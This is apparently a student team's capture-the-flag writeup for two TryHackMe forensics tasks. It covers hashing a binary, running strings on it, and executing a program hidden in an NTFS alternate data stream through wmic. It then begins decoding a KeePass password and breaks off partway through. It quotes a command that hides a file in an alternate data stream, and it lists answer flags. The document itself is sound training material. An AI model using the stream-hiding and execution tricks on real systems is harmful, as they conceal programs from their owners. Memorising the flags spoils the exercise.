PSP0201 Week 6 Writeup

Group Name: Amway

Members:

ID	Name	Role
1211100903	TAN XIN YI	Leader
1211101998	WESLEY WONG MIN GUAN	Member
1211101843	YAP HAN WAI	Member
1211101186	TAM LI XUAN	Member


Day 21: Time for some ELForensics

Tools used: Remmina, power shell

Solution/walkthrough:

Question 1

First go to remmina and connect the server to control it.



Name: Quick Connect

Group:

Protocol: RDP - Remote Desktop Protocol

Server: 10.10.148.25

Username: littlehelper

Password: ●●●●●●●●●●●●

Domain:

Share folder:

□ Restricted admin mode

Password hash:


□ Left-handed mouse support □ Disable smooth scrolling

□ Enable multi monitor □ Span screen over multiple monitors

List monitor IDs:

Resolution: ● Use initial window size ○ Use client resolution


Open the document and find the db file hash and get the code



```
Filename:       db.exe
MD5 Hash:       596690FFC54AB6101932856E6A78E3A1
```

Question2


Open the powercell and get into the documents and use command Get-FileHash -Algorithm MD5 .\deebee.exe




```
PS C:\Users\littlehelper\Documents> Get-FileHash -Algorithm MD5 .\deebee.exe

Algorithm       Hash
---------       ----
MD5             5F037501FB542AD2D9B06EB12AED09F0
```

Question 3

Next enter the command c:\Tools\strings64.exe -accepteula .\deebee.exe




```
>;^P

PS C:\Users\littlehelper\Documents> c:\Tools\strings64.exe -accepteula ./deebee.exe


Strings v2.53 - Search for ANSI and Unicode strings in binary images.
Copyright (C) 1999-2016 Mark Russinovich
Sysinternals - www.sysinternals.com

!This program cannot be run in DOS mode.
SLH
.text
`.rsrc
@.reloc
&*"
BSJB
v4.0.30319
#Strings
#US
#GUID
#Blob
c.#1.+x.3x.;x.Cl.K~.Sx.[x.c
<Module>
mscorlib
Thread
```



```
Jsing SSO to log in user...
.oading menu, standby...
THM{f6187e6cbeb1214139ef313e108cb6f9}
Set-Content -Path .\lists.exe -value $(Get-Content $(Get-Command C:\Users\littlehelper\Documents\db.exe).Pa
ReadCount 0 -Encoding Byte) -Encoding Byte -Stream hidedb
Hahaha .. guess what?
Your database connector file has been moved and you'll never find it!
I guess you can't query the naughty list anymore!
>;^P
z\V
WrapNonExceptionThrows
deebee
Copyright
  2020
3c8374a1e-384f-4cf2-b8c0-81f74ec36ab2
1.0.0.0
.NETFramework,Version=v4.0
FrameworkDisplayName
.NET Framework 4
RSDS
?fF
```


<u>Question4</u>

using the command Get-Item -Path .\deebee.exe -Stream *



```
PS C:\Users\littlehelper\Documents> Get-Item -Path .\deebee.exe -Stream *


PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe::$DATA
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe::$DATA
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : :$DATA
Length        : 5632

PSPath        : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents\deebee.exe:hidedb
PSParentPath  : Microsoft.PowerShell.Core\FileSystem::C:\Users\littlehelper\Documents
PSChildName   : deebee.exe:hidedb
PSDrive       : C
PSProvider    : Microsoft.PowerShell.Core\FileSystem
PSIsContainer : False
FileName      : C:\Users\littlehelper\Documents\deebee.exe
Stream        : hidedb
Length        : 6144
```

Use command wmic process call create $(Resolve-Path .\file.exe:streamname)



Select C:\Users\littlehelper\Documents\deebee.exe:hidedb

```
Choose an option:
1) Nice List
2) Naughty List
3) Exit

THM{088731ddc7b9fdeccaed982b07c297c}

Select an option: _
```

Thought Process/Methodology:

First connect open vpn and use remmina to connect the server with littlehelper username. Next go to the Documents and find the db file hash to get the code. Third , open the power shell in the computer and go into the documents next enter dir then use command Get-FileHash -Algorithm MD5 .\deebee.exe to get the code. Next is command c:\Tools\strings64.exe -accepteula .\deebee.exe to get the third answer. And last use the command wmic process call create $(Resolve-Path .\file.exe:streamname).


Day 22: Elf McEager becomes CyberElf

Tools used: Remmina, Google Chrome, cyberchef

Solution/walkthrough:


Question 1

After connecting to the VPN, open the remmina and key in the IP address, username, password and select the right one in colour depth.




Name: Quick Connect
Group:
Protocol: RDP - Remote Desktop Protocol
Server: 10.10.111.161
Username: Administrator
Password: ●●●●●●●●●●●●●●
Domain:
Share folder:
□ Restricted admin mode
Password hash:

After accepting the certificate, connect it.



Then, double click the file and open KeePass and it will require a Master Password.



Open Database - Private.kdbx

Enter Master Key


C:\Users\Administrator\Documents\Private.kdbx

☑ Master Password: ●●●●●●●●●●●●●●●

☐ Key File: (None)

☐ Windows User Account

After entering the Master Password, it will show you it is an invalid password



KeePass


C:\Users\Administrator\Documents\Private.kdbx

Failed to load the specified file!

The composite key is invalid!

Make sure the composite key is correct and try again.

Thus, open cyberchef on Google Chrome. Copy the file name and paste it on input by selecting ‘magic’ on the recipe.



Magic

Depth 3 □ Intensive mode

□ Extensive language support

Crib (known plaintext string or regex)

Input length: 24 lines: 1

